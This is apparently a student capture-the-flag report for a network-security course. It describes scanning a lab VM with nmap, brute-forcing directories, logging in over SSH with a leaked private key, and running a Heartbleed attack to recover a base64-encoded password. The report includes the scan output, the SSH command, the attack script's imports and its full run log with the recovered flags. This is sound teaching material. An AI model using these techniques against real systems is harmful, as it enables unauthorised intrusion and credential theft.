Asg 8: Hacking Hero, Show Your Prowess

Taha Adeel Mohammed: CS20BTECH11052
Shambhu Kavir: CS20BTECH11045


Flag-1:-

```
rivak@poseidon: ~
$ nmap -p- 10.200.13.79                                                    [4:01:36]
Starting Nmap 7.80 ( https://nmap.org ) at 2023-04-08 04:36 IST
Nmap scan report for 10.200.13.79
Host is up (0.041s latency).
Not shown: 65529 closed ports
PORT     STATE    SERVICE
22/tcp   open     ssh
137/tcp  filtered netbios-ns
139/tcp  filtered netbios-ssn
445/tcp  filtered microsoft-ds
2081/tcp open     kme-trap-port
2091/tcp open     prp

Nmap done: 1 IP address (1 host up) scanned in 25.77 seconds
(base)
```

- Used the nmap utility to discover the ports available in the system.
- Found open ports apart from the ssh port.
- Opened the url 10.200.13.79:2081 on a browser to see if it's a valid web page.
- Found flag-1.
- Viewed the page source to determine the right font for flag-1.

Flag-2 :-



- Used dirbuster to brute force through different directories looking for index.html files.
- Explored both pure brute force and list based search, trying different lists.
- Found an **index.html** in the *more* directory.
- Inspected the page source and found flag-2.

Flag-3 :-

- The html webpage obtained from stage-2 displayed an RSA private key.
- Used the private key obtained to ssh into the server.
- Command used: ssh -i key ns@10.200.15.248
- Found the flag3.txt file.

Flag-4 :-

```
rivak@poseidon: ~/Desktop/flag3
$ nmap -p 4461 --script ssl-heartbleed 10.200.15.248                [18:08:40]
Starting Nmap 7.80 ( https://nmap.org ) at 2023-04-10 18:09 IST
Nmap scan report for 10.200.15.248
Host is up (0.0019s latency).

PORT     STATE SERVICE
4461/tcp open  unknown
| ssl-heartbleed:
|   VULNERABLE:
|   The Heartbleed Bug is a serious vulnerability in the popular OpenSSL cryptographic software librar
y. It allows for stealing information intended to be protected by SSL/TLS encryption.
|     State: VULNERABLE
|     Risk factor: High
```

- Inspected the server, OS version, ports open etc.
- Found that it's running on Ubuntu 12.04.
- Explored vulnerabilities to exploit in old versions of Ubuntu.
- Found that one of the open ports 4461 is susceptible to the heartbleed vulnerability.
- Used a python script to launch a heartbleed attack and found the credentials.
- Decoded the password using base64 decoder.
- Having obtained sudo permissions, read the flag4.txt file.

Attack.py :-

- Used the following python modules to implement the functionality described above

```
import nmap # To scan for open ports for a given ip address
import requests # To send HTTP requests for flag1 and flag2
import re # To search for the flag in the html source code
import dirbuster_ctf # To perform directory brute force attack for flag 2
import subprocess # To run bash commands
import base64 # To decode ns password
```

- And the heartbleed.py script mentioned before for the heartbleed attacks for flag4
- Below is the output of the script for our ip address: 10.200.15.248

```
taha_adeel@IdeaPad: ~/Desktop/Sem-6/Network Security/CTF
$ python3.9 attack.py
Enter IP address: 10.200.15.248

Beginning attack on 10.200.15.248 ...

====== FLAG 1 ======
Performing attack for flag 1 by scanning for open ports and searching for flag1 through

Searching for open ports on 10.200.15.248 ...
Found the following open ports on 10.200.15.248:
port : 22       name : ssh
port : 4451     name : ctisystemmsg
port : 4461     name :

Getting flag 1 from http://10.200.15.248:4451 ...

Searching for flag 1 in the HTML source code ...
Found flag 1

        Flag 1: flag1{Security_through_obscurity_is_no_security_at_all}


====== FLAG 2 ======
Performing attack for flag 2 by bruteforcing various directories using dirbuster ...

Starting the bruteforce attack ...
============================================================
Url:                http://10.200.15.248:4451/
Threads:            100
Wordlist:           /opt/dirbuster/directory-list-lowercase-2.3-small.txt
Status Codes:       200
User Agent:         python-requests/2.25.1
File name:          index.html

============================================================
Time elapsed : 4.509743922000325
flag2 found in http://10.200.15.248:4451/more/index.html
============================================================

Searching for flag 2 in the HTML source code ...

        Flag 2: flag2{Cybersecurity_is_like_a_game_of_chess,_always_be_thinking_ahead}
```

```
====== FLAG 3 ======
Retrieve RSA private key from flag-2 page to ssh into the system and get flag-3 ...

Searching for RSA private key in the HTML source code ...
Saving RSA private key to ssh_key_(10.200.15.248).pem
RSA private key saved successfully

SSHing into the system with the RSA private key and retrieving ~/flag3.txt...

        Flag 3: flag3{I'm_not_a_hacker,_I'm_a_magician_-_I_make_your_data_disappear}

====== FLAG 4 ======
Performing attack for flag 4 by finding the password for ns using heartbleed attack.

Performing heartbleed attack to obtain password...
Heartbleed attack successful
Raw password found: YUdGamEyVnlYMlJsZEdWamRHVms

Decoding password using Base64 decoding (2 passes)
Password for ns decoded.
Password: hacker_detected

SSHing into the system and reading /flag4.txt with the password found above...

        Flag 4: flag4{I'm_not_sure_if_my_firewall_is_working,_but_at_least_it's_turned_on}


====== ATTACK COMPLETE ======
All flags successfully found:
        Flag 1: flag1{Security_through_obscurity_is_no_security_at_all}
        Flag 2: flag2{Cybersecurity_is_like_a_game_of_chess,_always_be_thinking_ahead}
        Flag 3: flag3{I'm_not_a_hacker,_I'm_a_magician_-_I_make_your_data_disappear}
        Flag 4: flag4{I'm_not_sure_if_my_firewall_is_working,_but_at_least_it's_turned_on}
```

Credit Statement:

Taha:

For flag-2, used the dirbuster tool given in the documentation to bruteforce different directories and find any valid pages. After finding the stage-2 page, inspected it to find flag2 and the RSA private key, which I used to ssh into the vm and get flag3. Figured out perms of flag4 and unsuccessfully tried privilege escalation attacks. Used MetaSploit(msfconsole) to perform heartbleed attacks and obtain the ns password from the leaked data, after being intimated that flag4 is related to heartbleed attack. Figured out that the raw password in the memory leak had to be decoded using base64 decoding. Wrote the script for automating flag1 and flag2, and helped in debugging and pretty printing for the rest of the code. For flag2, found a python module 'pydirbuster' that gave a python interface for dirbuster, and modified its source code(to get dirbuster_ctf.py) to suit our needs for the ctf. Helped in creating the rsa private key file and reading flag 4 with the obtained password in the u python script.

Shambu:

Figured out how nmap works, found open ports and analyzed them if they direct to valid web pages. Found flag1. Inspected the server to look for vulnerabilities that can be exploited. Explored various vulnerabilities prevalent in old OS. Found that one of the open ports was susceptible to the heartbleed vulnerability. Used a python script to launch heartbleed attack and obtained the username/password credentials. Used the decoded password to read flag4 from the root directory. Report writing. Script writing for flag-3 and flag-4. Automated code to launch the heartbleed attack and parse and decode the generated output to obtain the password. Automated bash commands to ssh into the server and read files to capture flag-3 and flag-4.

We acknowledge ChatGPT's help for most of our trivial doubts, our friends' and TAs' help, documentation(dirbuster, nmap, base64 decoding, msfconsole), and the open source scripts for pydirbuster, and the heartbleed attacks.

ANTI PLAGIARISM STATEMENT ***<Include it in your report. This statement has been revised as you are allowed to use any publicly available tools/repos/scripts, including ChaptGPT's help for capturing the flags in this assignment>***

We certify that this assignment/report is our own work, based on our personal study and/or research and that we have acknowledged all material and sources used in its preparation, whether they be books, articles, ChatGPT tips, packages, datasets, reports, lecture notes, and any other kind of document, electronic or personal communication. We also certify that this assignment/report has not previously been submitted for assessment/project in any other course lab, except where specific permission has been granted from all course instructors involved, or at any other time in this course, and that we have not copied in part or whole or otherwise plagiarized the work of other students in this group. We pledge to uphold the principles of honesty and responsibility at CSE@IITH. In addition, We understand my responsibility to report honor violations by other students if we become aware of it.

Names: Taha Adeel Mohammed, Shambhu Kavir
Date: 10/04/2023
Signature: T.A.M, S.K.